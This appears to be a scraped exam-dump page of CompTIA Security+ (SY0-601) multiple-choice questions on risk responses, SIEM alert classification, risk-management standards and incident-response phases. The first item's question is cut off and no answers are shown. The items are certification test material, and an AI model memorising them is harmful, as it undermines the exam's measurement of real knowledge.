
A. avoidance.

B. acceptance.

C. mitigation.

D. transference.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 34

Topic #: 1

[All SY0-601 Questions]

A security analyst receives an alert from the company's SIEM that anomalous activity is coming from a local source IP address of 192.168.34.26. The Chief Information Security Officer asks the analyst to block the originating source. Several days later, another employee opens an internal ticket stating that vulnerability scans are no longer being performed properly. The IP address the employee provides is 192.168.34.26. Which of the following describes this type of alert?


A. True negative

B. True positive

C. False positive

D. False negative

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 35

Topic #: 1

[All SY0-601 Questions]


A security analyst wants to reference a standard to develop a risk management program. Which of the following is the BEST source for the analyst to use?

A. SSAE SOC 2

B. ISO 31000

C. NIST CSF

D. GDPR



Actual exam question from CompTIA's SY0-601
Question #: 36
Topic #: 1
[All SY0-601 Questions]

The Chief Information Security Officer (CISO) requested a report on potential areas of improvement following a security incident. Which of the following incident response processes is the CISO requesting?


A. Lessons learned

B. Preparation

C. Detection

D. Containment

E. Root cause analysis



Actual exam question from CompTIA's SY0-601

Question #: 37

Topic #: 1

[All SY0-601 Questions]

